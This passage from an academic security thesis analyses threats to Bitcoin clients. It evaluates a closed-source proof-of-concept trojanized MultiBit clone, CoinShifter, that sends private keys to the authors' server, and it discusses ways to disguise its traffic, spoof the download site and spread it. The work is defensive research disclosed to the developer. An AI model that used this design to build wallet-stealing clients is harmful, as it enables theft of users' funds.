We experienced an interest about Bitcoin during our work and we have been contacted by both media and other students. They were curious about what Bitcoin was, how it worked, and where you could use them. We responded to all request and answered their questions. We noticed an abundance of articles and stories about Bitcoins in the media during the making of this report. Many of the articles have been about new applications for Bitcoin, such as physical applications for Bitcoins. Examples are fluid dispensers, ATMs, pool tables, exchangers, etc. The map in Figure 5.1 is a map of Bitcoin ATMs[134] globally. Figure 5.2 shows a Bitcoin operated pool table made by Liberty Games Labs¹. The fuel pump in Figure 5.3 is a fluid dispenser made by Andy Schroder[135].

There have also been wide coverage of incidents about attacks against Bitcoin, both individuals, exchangers, and companies.

5.1 Threat modeling

Many incidents against Bitcoin were reported before, during and probably after this report was made. We anticipate that most of the new incidents will continue to be malware, keyloggers, and phishing, because they seem to be

¹<http://www.libertygames.co.uk/>




Figure 5.1: Map of Bitcoin ATMs worldwide



Figure 5.2: A pool table operated by Bitcoin



Figure 5.3: Fuel pump operated by Bitcoin

the dominating type of attack at the time of writing. We have noticed that the number of applications that use Bitcoins or interface with it have increased alongside Bitcoin's rise of popularity. These new applications change old vectors and bring in new attack vectors. This gives attackers a larger attack surface against Bitcoin users. Hardware wallets are one of those new inventions that emerged. A change of common attack vectors can occur when hardware wallets are introduced and if they begin to see mass adoption. This is because they make most of the malware used today ineffective because the malware can no longer access the private key since it is stored on the hardware wallet. This will likely make hardware wallets a desirable target for attackers. Malware needs to adapt and become more specialized to take on hardware wallets.

5.1.1 Misuse-cases

The misuse-cases does not contain a complete collection of all possible actors, activities, or threat activities. The diagrams can be refined to contain more actors, activities, and threat activities. The content were chosen because they were able to precisely convey the intended attack vectors while remaining abstract and understandable. The diagram was intended to be understandable by both novice and expert readers. All of the components in the misuse-case diagram were gauged by the author and his supervisor.

5.1.2 Attack trees

The attacks trees does not exhaust all the possible nodes that could be placed as children nodes. We did not include all available paths because this would render the trees unreadable. Instead we narrowed the selection of nodes in the attack trees down to nodes that were relevant attack paths. A node's relevance was determined by the author and his supervisor.

5.2 Evaluation

There were challenges when creating the evaluations for this report. The primary challenge was that we did not have enough data to accurately assess each attack's evaluation, but was instead performed the evaluation with an educated guess. This guess was based on the report's author and his supervisor's opinions. The most notable challenge with this approach was estimating the probabilities for each attack, which may contain an unwanted bias as it is based on opinions and not facts.

5.2.1 Probabilities

The reason the probabilities were hard to estimate due to the lack of data. There have been numerous incidents reported in the media, but they seldom presented their sources or mentioned their data. Kaspersky² and Dell Secureworks³ both released an analysis of attacks that targeted cryptocurrencies. The data from those reports were used when evaluating the attacks, but were mostly applicable for malware attacks. There is still more entities in the Bitcoin ecosystem that we did not have enough any reliable data on, such as attacks on exchangers and distribution points.

5.2.2 Bias

Each attack's evaluation was set by the author and his supervisor and may thus be subject to bias. This bias may have been amplified due to the lack of data. This data could have been collected if more resources had been available.

²<http://www.kaspersky.com/>

³<http://www.secureworks.com/>

5.3 Proof of concept

Evaluation of CoinShifter was done during and after we finished CoinShifter. The evaluation was done to assess the development process and to determine that CoinShifter operated as intended. Section 3.3.1 presented requirements for development and Section 3.3.2 contained requirements for evaluation of the finished client.

The overview of which requirements CoinShifter passed and failed is in Table 5.1. From the table, it can be seen that the only requirement that was failed was 2.3. Requirement 2.3 failed due to our simple implementation, which simply sends the private key to our server on the MultiBit port. This can, on the surface, look like traffic to another peer, but its true intent will not remain hidden if the user inspects the package's content. Also, the package is not sent during regular syncing with other peers, but whenever a new key is initialized in the code or decrypted/encrypted. If we had sent the key whenever the client was synchronizing or otherwise communicating with its peer, we could have better camouflaged the transmission. Since we did not camouflage it, an avid users can detect the anomaly by keeping an eye on our client's network usage, which happens whenever the user interacts with on of their wallets. All other requirements are met; CoinShifter is indistinguishable from MultiBit and behaves just like it. CoinShifter also passed a laboratory testing where it successfully received compromised wallets from other CoinShifter clients.

5.3.1 Execution time and cost

An important lesson from our work was the time and cost required to execute this attack from scratch. A knowledgeable attacker can, with ease, create a malicious copy of a client and spread it. The attacker does not need intimate knowledge of how Bitcoin or the client works to use the attack. All the attacker needs to know is basic programming, and some knowledge about common ways Bitcoin clients are circulated, how to send the wallet back to the attacker, and how to setup a server. Those are issues that can be answered by a quick search in a search engine. The total amount of resources spent by the attacker is low, which makes it a cheap and viable attack. The low cost of the attack means that the income needed for a profit also is lower. So even though most users may avoid a brand new and untested client, or clients circulated on online forums, an attacker only needs to lure a couple of users to fall in the trap to be profitable. This low threshold makes the attack more feasible. Such attacks have happened before and successfully stolen bitcoins, as shown in Figure 5.4 and Figure 5.5.

Requirement #1.1 Pass
The graphical user interface's design is identical to that of the original client.
Requirement #1.2 Pass
The graphical user interface's behavior is identical to that of of the original client.
Requirement #2.1 Pass
The client should avoid from creating any additional files.
Requirement #2.2 Pass
The client should use the client's default port.
Requirement #2.3 Fail
Any additional network traffic should be disguised as ordinary traffic to another peer
Requirement #3.1 Pass
The client should avoid from stealing more than the unencrypted private key.
Requirement #4.1 Pass
The client should be able to transmit a clear text private key to the receiving server.
Requirement #4.2 Pass
The client should still performed its task, even if the client and host is securely configured using online guides and tutorials.
Requirement #4.3 Pass
The client should be able to exploit all the operating the client is expected to run on.

Table 5.1: Overview of which requirements CoinShifter passed and failed

all 69 comments - sorted by: **best** ▼

↑ [-] **CptQo** 119 points 3 months ago

↓ I would recommend extreme caution when using such software.

I just registered to reddit after seeing this post so to warn people.

Last summer, in my infinite wisdom, I downloaded a Mac app call Bitvanity from Github (<https://github.com/trevory/bitvanity>). It came out to be a malware that empties your wallet. (lost more then 20 BTCs).

Reference: <https://bitcointalk.org/index.php?topic=266813.0> - <https://bitcointalk.org/index.php?topic=25804.msg1995725#msg1995725> This was discussed on Reddit as well, but can't seem to be able to find the post now.

The OP of this thread is called trevorscool, his github account <https://github.com/thomasrevor/StealthBit> under the name Thomasrevor.

Bitvanity github account was under the name Trevory (T.Revor.Y you get the drift). Thomas Revor - Trevorscool - Trevory.... Looks a bit suspect.

Also, looks like trevorscool has been deleting a few posts of his from 7 months ago:
http://webcache.googleusercontent.com/search?q=cache:3cbWKz_lDX0j:webby.hazasite.com/user/trevorscool+&cd=24&hl=en&ct=clnk&gl=uk compared to:
https://pay.reddit.com/user/trevorscool?count=25&after=t1_cetbxnn

The 3 deleted post are inciting people to download/use Bitvanity + link to Bitvanity Github:
http://webby.hazasite.com/r/Bitcoin/comments/1d0pd2/bitvanity_bitcoin_just_got_more_beautiful/
http://webby.hazasite.com/r/BitcoinBeginners/comments/1d2rhz/super_easytouse_vanity_address_generator_for_r
and <https://github.com/trevory/bitvanity>

Would hate to see other people hit their head on the wall... believe me, it hurts.

[permalink](#)

Figure 5.4: A user on Reddit descirebes their loss of bitcoins to CoinThief[11]

My wallet just emptied into this address.. (self.Bitcoin)

submitted 3 months ago * by allinfinite

All the bitcoins stored on my computer (~20btc) got send to this address:
1NkzRYKPVwvz63wuLVAjb2wC6xTVQJjhNW from my encrypted multibit wallet.. I foolishly installed 'StealthBit'
Anyone else find this to be a virus? The Post is still online.. I found 1 comment suggesting the possibility.
https://pay.reddit.com/r/Bitcoin/comments/1wqjlr/i_was_bored_so_i_made_bitcoin_stealth_addresses/

Figure 5.5: A user on Reddit describes their loss of bitcoins to StealthBit[12]

This report never tried to distribute the proof of concept client. Thus we are not sure how long a spoofed website must be live to become effective or how long it would stay live. This could take substantial time or be fruitless. We cloned and edited MultiBit's official website into CoinShifter's website. This was done to prove that spoofing the website is straight forwards. Looking through incidents regarding presenting and sharing spoofed clients, we found that a common strategy was to use Internet forums[10] or find alternative distribution sites that the client is not currently using[10][9]. Many users and developers[88] warn users from downloading Bitcoin software from unofficial channels, but the incidents we found suggests that there still are people who download the suspicious software regardless. This makes this type of attacks more feasible, since the cost of creating the attack is so low that even a low yield is beneficial. If the attacker can create the client, server, and website within a day, then even a single victim can give the attacker a profit. The spoofed client can be even more devastating if the development was backed by a state or a large criminal organization. The additional resources could make development and distribution easier.

5.3.2 Further improving the attack

CoinShifter is a basic example of a spoofed client. It uses a simple method with marginal finesse to steal the user's wallet. If the attacker was backed by a larger group, such as a criminal organization, the client can be more disastrous. The attackers could invest resources into finding flaws and bugs within the client, or try to introduce them to the source code by joining the development team. CoinShifter could also be improved to operate more discretely or even try to infect other peers it connects to. A criminal organization can also improve the method used for distributing CoinShifter. If, say, the backer has access to a certificate authority or able to access any computer system they desire, then the attacker can circumvent most common defenses used to safely distribute and use Bitcoin software. Such as only downloading software from sites over HTTPS, and only trust software signed by the developer's key. Users can be easily deceived If either of those, or any other pillar of security, is exploitable. The new client, which is distributed from the main site over HTTPS with spoofed certificates and signed by the developer's stolen private key, has all the qualifications for trust that most Bitcoin client sites requires.




Figure 5.6: Chart of credit card frauds in Europe during 2012

5.3.3 Parallels with credit card fraud

A parallel between the threats against Bitcoin and credit card fraud can be made. This parallel exists because CoinShifter and credit card fraud both share the purpose of scamming money from their victims. Any Bitcoin transactions are irreversible, so any bitcoins that are successfully transferred from the victim's wallet are lost. It is up to the individual services to choose whether they refund any bitcoins lost due to scams, frauds, or attacks.

The European Central Bank[136] released a report showing that online credit card frauds increased in 2012 from previous years. The total share of fraud remains similar, but the distribution of the different kinds of frauds differ[136]. The types of frauds are card-not-present (CNP), point-of-sale (POS), and automated teller machine (ATM). Their overview chart can be seen in Figure 5.6.

5.3.4 Challenges with distributing Bitcoin software

Bitcoin, which is a distributed system without trust, relies on a system based on trust to safely distribute itself. The system for spreading the software depends on HTTPS[123] to prevent tampering of the communication. All Bitcoin clients are also signed to further reinforce security, which require a safe storage for the private key used to sign the client, to prevent identity theft. Both HTTPS and

keeping the keys safe are not immune to errors. Both of the two can be and have been attacked, which means the two main options of authentication and verifying Bitcoin software are vulnerable. If either is compromised, then the client can be altered before reaching the end-user.

SSL and TLS incidents

HTTP Secure (HTTPS)[123] relies on TLS[123] or SSL[123] to secure the communication between participating hosts. It is used on all of the inspected client's websites to prevent tampering of the communication and provide authentication of the server. But it is not immune to attacks and have previously been exploited. We do not mention all of them, but rather just the two most recent events. More can be found by searching online and through scientific journals.

Heartbleed Heartbleed[137] was a programming mistake in a popular security library called OpenSSL⁴. The bug leaked memory and exposed its content to specially crafted messages. Up to 66%[137] of the active parts of the internet was vulnerable at the time of discovery.

Forged certificates Carnegie Melon University published a paper together with Facebook⁵[138]. They analyzed data from TLS connection establish to Facebook's servers and found that 6845 out of 3.45 millions connection was made with forged certificates.

5.3.5 Guarding private keys

There are many methods for keeping private keys safe. They all have in common that they build on trust to the system they are in. Examples are attackers who have gained access to your server by using social engineering against the server's hosting providers. This circumvents any security you have on your server, as the attacker was given root access to your server by the hosting provider. Another example is a landlord giving out the apartment's universal key to let the *new neighbor* into their apartment. Instead the attacker breaks into another apartment and steals the isolated computer designated to signing transactions. These examples were just for illustration that there exists many different routes to gain unauthorized access to private keys.

⁴<http://www.openssl.org/>

⁵<https://www.facebook.com>

5.3.6 Improving security

To help safely distribute Bitcoin software we need a system with the same qualities as Bitcoin itself. The system needs to be distributed and require as little trust between each node as possible. We can also prevent theft of the wallet if the security of the wallet's host system was improved, such as a dedicated or isolated computer dedicated to signing transactions.

Web of trust

One possibility is to extend the net of trust that is used with PGP[139] and GPG⁶. Those systems use transitive trust, where if you trust person A and person A trust person B, then you can assume that person B is trustworthy. This can be used to circulate the Bitcoin software, so that if the Bitcoin software you download is signed by anyone you trust, you can trust the software. This is already used today by most Bitcoin clients, in which one of the lead developers signs a checksum[123] for the binary. The signing key can be verified through obtaining keys from key servers or your web of trust.

Dedicated signing computers

There already exists software that allows users to store their private keys on an offline computer. Armory uses this setup to bolster security for their users[59]. The offline computer has a reduced attack surface compared to an online computer, as most of the external communication is cut. The only interaction is through physical contact with the computer. The offline computer is designated to signing transactions with the user's private key. After the transaction is signed, another online computer sends the signed transaction out to the Bitcoin network. This setup prevents the signing computer from being infected by malware and if it was infected, the malware has difficulties communicating with the attackers server. The security comes at the expense of usability, as it is a tedious effort to sign transactions with that scheme. It might be a too much hassle for the average to use this security scheme. This might be useful for a savings account, but may be an obstacle if it is used for all transaction if Bitcoin seeks to become a mainstream method of online payments.

⁶<https://www.gnupg.org/>

Hardware wallet

A hardware wallet is a device made specially for storing Bitcoin wallets. It is similar to a dedicated signing computer, except it is smaller, more portable, and limited external communication. Examples of hardware wallets are Trezor[56] and Bitsafe[55]. A hardware wallet reduces the threat of malware on the system that stores the wallet by offering an isolated system with limited external communication. The external communication happens whenever the users needs the hardware wallet to sign a transaction.

5.3.7 Contact with MultiBit's lead developer

All of our findings were reported to MultiBit's lead developer, Jim Burton. He acknowledged our findings and noted that there are a lot of potential threats against the users of Bitcoin. Jim noted he had seen examples which are similar to that of CoinShifter. The attacker had downloaded all of the client's code and added malware to steal wallets. Jim said that MultiBit, Armory, Electrum, Coinbase, and Blockchain.info have all been attacked by:

- False advertising on a search engine leading to a trojan
- Trojan published on Reddit
- Trojan published on SourceForge

The most common attack vector was malware which steal password combined with sending wallets to a central server. The community's response to an attack have been pretty good. The system's administrators take down the malware pretty quickly, which stops the attack.

Burton brought up MultiBit's successor, MultiBit HD, which is planned feature tight cooperation with hardware wallets, which are described in Section 5.3.6. MultiBit specifically targets to integrate with Trezor[56]. This would remove wallets from the user's machine, which would hopefully make most of the common malware attacks seen today ineffective.

Chapter 6

Conclusion and future work

This chapter concludes our work and is dedicated to approaches for further research. It contains the research directions recommended by the author and his supervisor.

6.1 Conclusion

The report's hypothesis was that Bitcoin clients are the most vulnerable component of the Bitcoin ecosystem. Through the development of CoinShifter, we have established that the threshold for creating malware against Bitcoin is low. The low threshold also means that attackers can easily create unique and custom malware, which renders most antivirus programs' fingerprinting algorithms ineffective.

This low cost also means that attackers can invest in the development of new malware without risking big losses and without substantial capital.

For users this low threshold can lead to a swarm of malware that targets Bitcoin. This may in turn lead to theft of their bitcoins. Unlike conventional banking, there are few actors that insure bitcoin and any loss of bitcoins. Once a Bitcoin transaction is public and verified, the transaction is permanent.

Our findings correlates with Dell Secureworks' report[65] and Kaspersky's report[6] findings; that malware that targets cryptocurrencies are rising. The malware often attempts to steal the user's wallet or the user's credentials through keystroke logging.

It is important to note that even though we based CoinShifter on MultiBit,

it is possible to generalize this attack vector and transfer it to all of the other Bitcoin clients available.

Malware and keylogger attacks can be dampened with hardware wallets or isolated computers dedicated to signing transactions. The dedicated hardware for the devices makes it hard for malware to access and steal the wallet. The shielded environment of either options makes it much more troublesome for keystroke loggers to steal wallet passwords or other sensitive data, too. But users with hardware wallets or isolated signing computers are still susceptible to attacks, such as malware able to bridge the gap between the systems or theft of the hardware wallet.

6.2 New and emerging threats

If new software, applications, trends, or actors emerge in the Bitcoin ecosystem, then the evaluations done in this report needs to be revised. These new models may expose new weaknesses, which creates a new or improves an existing attack vector. This new attack vector may render the proof of concept client from this report obsolete. Such change may require CoinShifter and the treat models to be redesigned. Either way, such an advancement will help evaluate the overall and changing attack surface of the Bitcoin ecosystem. New applications and services that uses Bitcoin as a part of its operation also expand the attack surface and should be incorporated into the models.

We also found evidence that other components within the Bitcoin ecosystem are vulnerable, too. Exchangers and services are also being targeted as they are public entities which are presumed to be in possession of a lot of bitcoins.

6.3 Evaluation

The metrics can be expanded to include more metrics or the existing metrics can be fleshed out a bit more, in case they are ambiguous. To augment the evaluation it is recommended to gather more incident data. This would reduce or completely remove any bias that are present in the evaluation. The data can be collected by contacting exchangers, services, or other entity that are part of the threat models and ask them for data regarding attacks. This may be difficult as the entities have no incentive for releasing such sensitive data. They will probably not want to release their incident data as it may injure their reputation. Once the incident data has been accumulated and analyzed it can

be put into the models and their evaluations, so the models' evaluations more accurately reflect reality.

6.4 Improved proof of concept

CoinShifter's code may need an update once another version of the base client is released. If the client CoinShifter is based on is discontinued and no longer in use, then CoinShifter needs to be ported to the successor of the client. A new version of CoinShifter can be created for MultiBit HD, the successor of MultiBit, when MultiBit HD is released. A different approach for the proof of concept client could be to find a bug in one of the big clients instead of creating a new malicious client. This would remove the need for distributing the client and avoids all the challenges associated with distributing the client. Also, there already exist a large body of users that use that client, which would be open for attacks.

6.5 Ethical considerations

It is important that the results of our work is not misused. We have no intentions of testing CoinShifter outside our laboratory settings, as CoinShifter's purpose is both unethical and illegal. But even though CoinShifter is untested outside our lab, we believe that it can still be used and operate efficiently based on our observations of CoinShifter. For this reason we have close sourced the implementation of CoinShifter, with the exception of the screen shots taken of the code. We have reported all of our findings to the lead developer of MultiBit and he have acknowledged all of our findings.

Appendix A

Any additional information that were either omitted from the report or to help readers understand the content of the report.

A.1 Glossary

bitcoin and Bitcoin bitcoin, with a lower case B, refers to the currency. Bitcoin, with capital B, refers to the other aspects, such as the network, the miners, and the concept.

Bitcoin client Software used to interact with the Bitcoin network.

Bitcoin service - A service which accepts Bitcoins as payment.

Bitcoin exchanger - A service which converts Bitcoin into national currency.

RNG Random Number Generator. Used to generate a random and uniform distribution of numbers.

HTTPS HTTP enhanced with security mechanism[123], usually SSL[123] or TLS[123].

Distributed architecture - No central command node, instead all nodes communicate with each other. This architecture is shown in Figure A.1.




Figure A.1: Distributed network architecture

Centralized network architecture - Many peripheral nodes connect to a central command node. This is shown in Figure A.2.

Malware Malware^{[140][123]}, or malicious software, is a broad term that incorporates all software designed to steal sensitive information, gain unauthorized access to a system, or simply interrupt a computer's function. Malware is a broad term and, to help emphasize the diversity within the malware category, the more known types of malware are computer viruses, torjans, spyware, adware, and keyloggers.

Social engineering Social engineering^{[141][123]} is the act of manipulating people into doing something they should not be doing, such as granting access to restricted areas, sensitive information, or access to a system. Social engineering is, like malware, a broad term. It includes spoofing, baiting, phishing, blackmailing, and much more. All the attacks have in common that they manipulate one or more humans, since they often are the weak part of the system.

Phishing Phishing^[123] is to try to acquire the credentials or other sensitive information from a victim by posing as trusted source to the victim. This is often done through digital communication, such as emails, where the attackers can send out thousands of emails in the matter of seconds. Common phishing tricks is to send mail from what appears to be a legitimate service, with just a




Figure A.2: Centralized architecture

small typo separating it from the real service such as mail from example.com and example.com (with a capital i instead of a lower case L). In the mail, the recipient is often encouraged to reply with sensitive information. This can target Bitcoin by including malware in the attachments that are urgent updates for the users, or asking the recipient to email back their passwords and user names.

Spoofing The act of spoofing[123] is to pretend to be someone else similar to phishing. This can be used to lure the victim into giving the attacker access to sensitive information, such as man-in-the-middle attacks or spoofing emails to look like they are from a trusted source and lure the victim to either download malware or send over sensitive information.

Trust poisoning Trust poisoning[121] is to build up a false reputation for an individual, which in this context is one of the attackers online accounts. Trust poisoning can be used to hijack code repositories, but that is a complex scheme, which requires lots of work from an attacker. If the attacker can gain access to modify a public repository then the attacker can insert malicious code. But for the attacker's account to get the privilege to modify the repository the attacker needs to do a lot of work to build up the trust to that account. This can be done by social manipulation, or by creating lots of dummy accounts that attempt to verify the original account.

Baiting Leaving a malware infected digital medium, such as USB flash drive, CD-ROM or an external hard drive, in a public location to lure a victim to pick it up[123]. The result the attacker wants is that the victim who picks it up plugs it into their machine and runs its contents. If the victim does not plug it in their own computer, the victim might pass the device on to who the victim believes the true owner of the device is, which might plug in and run the device.

A.2 Threat models

Here are the threat models that had been cut out of the report. They were cut out to increase readability.

A.2.1 Misuse cases

Threat	1.1 - Install malware
Probability High	Malware is daily installed on a multitude of systems through a vast array of attack vectors.
Dependencies Few	The attack can be performed in many different ways, ranging from inexpensive attacks to high-priced and extravagant attacks. They usually have few dependencies, usually that the victim runs a specific operating system and a specific version of a vulnerable program
Extent Wide	A single malware attack often targets a specific operating system and/or version of a program, but the multitude of attacks available makes this attack viable over a host of systems.
Knowledge Low/Medium	An attacker can buy the required knowledge, which lowers the bar. It costs more to create a new and novel attack.
Cost Low	A basic attack does not necessarily cost a lot, novel attack, blueprint may be found online or the malware may be bought online. On the other side, an attack can also require vast resources.
Discretion High	An attack's level of discretion depends on which defenses the defender have employed and how refined the attack is. Some malware exist for years without being discovered [142].
Overall Good	Using malware as an attack vector is a good strategy, but malware is very broad term and the attack should be refined and further analyzed with more context.

Table A.1: Evaluation for misuse-case 1.1 - Install malware

Threat	1.2 - Compromise wallet generation
Probability Low	The attack requires either that the victim uses a known weak RNG, or that their RNG is compromised, which both are attacks that have happened before[143]. The attacker also needs access to the victim's system.
Dependencies Medium	The victim must have, and be using an RNG. Also, this exploit needs to be in place before the victim creates their wallets.
Extent Broad	All Bitcoin clients requires an operating system with an RNG to create wallets.
Knowledge High	An attacker needs to know which type of RNG the victim's client is using, how to gain access to the system. Once the victim uses the compromised RNG, the attacker needs to find which bits from the RNG's stream were used to create the wallet.
Cost Low	If the victim mixes sources of entropy then those sources needs to be compromised too. Also, the attack may need to create several wallets before finding the one that was generated by the client, as the RNG may have been used by other applications.
Discretion High	The attacker only need access once to the RNG to compromise it and the victim can not easily spot a compromised RNG by observing its output.
Overall Decent	This attack is a specialized attack, which requires a lot of work and access to the victim's system. But once executed It is very difficult to spot by the victim.

Table A.2: Evaluation for misuse-case 1.2 - Compromise wallet generation

Threat	1.3 - Gain access to the system
Probability Medium	The attack requires either that the victim uses known weak software, that their system is not properly configured. Both are probable scenarios.
Dependencies Medium	Varies from case to case. Some may require more than others.
Extent Wide	Most Bitcoin clients will operate on a system with an internet connection, which will leave them vulnerable to this attack.
Knowledge Medium	An attacker needs to know which type of software the victim is using, and how to exploit that software. These are things that can be found using search engines, but novel attacks require more knowledge.
Cost Low	Any computer may be used to gain access to another. The major difference is how long time the attack will take to complete.
Discretion Medium	The discretion depends on the defenses implemented by the victim.
Overall Good	This attack is a gateway attack which opens up to many other attacks. It is a necessary step in some of the other attacks we describe in this report.

Table A.3: Evaluation for misuse-case 1.3 - Gain access to the system

Threat	1.4 - Steal wallet backup
Probability High	Most Bitcoin users have either a digital or physical backup of their wallet. It is also a security recommendation[18], and considered good practice. Many an offline PC or a paper wallet[144].
Dependencies Few	The victim must have taken a backup of their wallet, which is a common practice.
Extent Wide	Many users take backup of their wallets, either digital or physical. Some Bitcoin services store their customer's wallets, which leaves them exposed to theft.
Knowledge Low	An attacker needs to know whether the victim has a backup, where it is and how to access it.
Cost Medium	The cost depends on which defenses the attacker needs to overcome. Social engineering can overcome some/all of the obstacles.
Discretion Medium	The attacker can create a replica of the key, with a camera or copy it to a flash drive, which can make it hard to discover the theft.
Overall Good	This attack can target a large audience in the Bitcoin system and many times the backups are only defended by humans, which may pose a security risk.

Table A.4: Evaluation for misuse-case 1.4 - Steal wallet backup

Threat	1.5 - Weaken cryptography tools
Probability Low	The probability of a state intentionally disrupting or sabotaging cryptographic project is unknown. The reason is that there is no data available on such occurrences.
Dependencies High	The attacker must have resources to fund a team of skilled attackers to infiltrate the project.
Extent Wide	The extent depends on which project they target, but an attacker will most likely target important projects to maximize the disruption. Such projects create tools and libraries that are used all over the globe in both production and hobby projects.
Knowledge High	The hired attackers needs to know cryptography and social engineering to disturb the project's development.
Cost High	The cost of this attack covers the costs for a discrete team to sabotage and misdirect a cryptographic tool.
Discretion Medium	The discretion depends on the attackers, but will most likely be high to avoid trails back to the backers, which would cause unwanted attention.
Overall Good	This attack can target tools used ubiquitous on the Internet and affects many users. But the attack is expensive and requires a lot of resources.

Table A.5: Evaluation for misuse-case 1.5 - Weaken cryptography tools

Threat	1.6 - Weaken cryptography standards
Probability Low	The probability of a state intentionally disrupting or sabotaging cryptographic standards is unknown. The reason is that there is no data available on such occurrences.
Dependencies High	The attacker must have resources to fund a team of security researchers and professors to infiltrate the standards committee.
Extent Wide	If the standards that are being sabotaged are popular, the attack has a large extent and affect many people.
Knowledge High	The hired personnel needs to know cryptography and social engineering to disturb the standards committee.
Cost High	The cost of this attack covers the costs for a team to sabotage and misdirect development and discussion about cryptographic standards.
Discretion Medium	The discretion depends on the attackers, but will most likely be high to avoid trails back to the backers, which would cause unwanted attention.
Overall Good	This attack can alter and weaken algorithms and schemes used throughout the Internet.

Table A.6: Evaluation for misuse-case 1.6 - Weaken cryptography standards

Threat	2.1 - Distributed denial of service (DDoS)
Probability	DDoS is a common attack
High	but they do not necessarily target Bitcoin specifically.
Dependencies	The attacker needs to have
Low	access to a network of computer able to generate the flood of connections needed to take down the target system. This can also be done by acquiring or purchasing a botnet.
Extent	Services that must be available
Broad	to their users can be targeted and taken down. It can also undermine the site's reputation as reliable.
Knowledge	Entry level for DDoS is low, as all the
Low	components can be purchased online.
Cost	To create a botnet is expensive, but
Low	not buying it. Or just using your own computer as source.
Discretion	The attack itself will be noted quickly,
Medium	but the attacker remains hidden.
Overall	A simple attack which is costly to be
Poor	targeted by and costly to mitigate.

Table A.7: Evaluation for misuse-case 2.1 -Distributed denial of service (DDoS)

Threat	2.2 - Masquerade as server
Probability Medium	Between the user and the server there exist many components that an attacker can use to deceive a victim.
Dependencies Medium	The attacker needs to have access to equipment able to spoof the target server.
Extent Broad	A large host of servers, which all are potential targets, exists.
Knowledge Medium	The attacker must know how to forge and imitate the target website. They must also be able to redirect the victim to their site.
Cost Medium	The attacker must have hosting and create the website.
Discretion Medium	The level of discretion is up to the attacker and whether the attacker is able to not trigger suspicious from either the browser or the user.
Overall	Most of this is speculations

Table A.8: Evaluation for misuse-case 2.2 - Masquerade as server

Threat	2.3 - Create fake certificate authority (CA)
Probability	The attacker risks their credibility
Low	if they get exposed as evil, but if they are discrete they can circumvent any encryption or authentication using any keys they sign.
Dependencies	The attacker must have a hosting service and staff for their CA and resources to operate it as a regular CA.
High	
Extent	CAs are needed throughout the internet, as they form the backbone of internet security.
Wide	
Knowledge	The attacker needs to prevent theft of their sensitive data, be able to create certificates, help their customers with problems, and more. This adds up to a challenging task.
High	
Cost	Costs include hosting the CA and the staff needed to operate the CA.
High	
Discretion	If the CA is run as a regular CA, then it will be difficult to prove it true intentions.
High	
Overall	A specialized and difficult attack, but if it is successful, it can have a huge impact.
Great	

Table A.9: Evaluation for misuse-case 2.3 - Create fake certificate authority

Threat	2.4 - Brute force authentication
Probability High	The attacker can either target the victim's online log in page, or try to get a copy of their password database.
Dependencies Low	The attacker needs to have access to equipment able to spoof the target server.
Extent Broad	Any online site that requires users to log in to access restricted resources.
Knowledge Low	Any of our attacker personae can create themselves or download a basic brute force script.
Cost Medium	Many modern GPUs have a high power/cost ratio, and are ideal for brute forcing, but still cost money. An attacker can also steal or rent cloud services for the brute forcing.
Discretion High	If the service has implemented defenses, the attacker's attempt may be throttled or blocked. If the attacker is brute forcing offline, then there are no signs of the attack.
Overall Poor	A plausible attack, but it requires undisturbed access to the site or hashes. It can also require an enormous amount of time to try all the possible passwords.

Table A.10: Evaluation for misuse-case 2.4 - Brute force authentication

Threat	2.5 - Compromise wallet generation
Probability Medium	The attacker can either try their online log in page, or get a copy of their password hashes.
Dependencies Medium	The attacker needs to have access to equipment able to spoof the target server.
Extent Broad	Most operating systems have an RNG, and if the user is a Bitcoin user, then the user makes wallets, then the user can be attacked.
Knowledge High	The attacker needs to know how to gain access to the system, which seed to set, and which wallets would likely be generated by the application running in the system the victim uses.
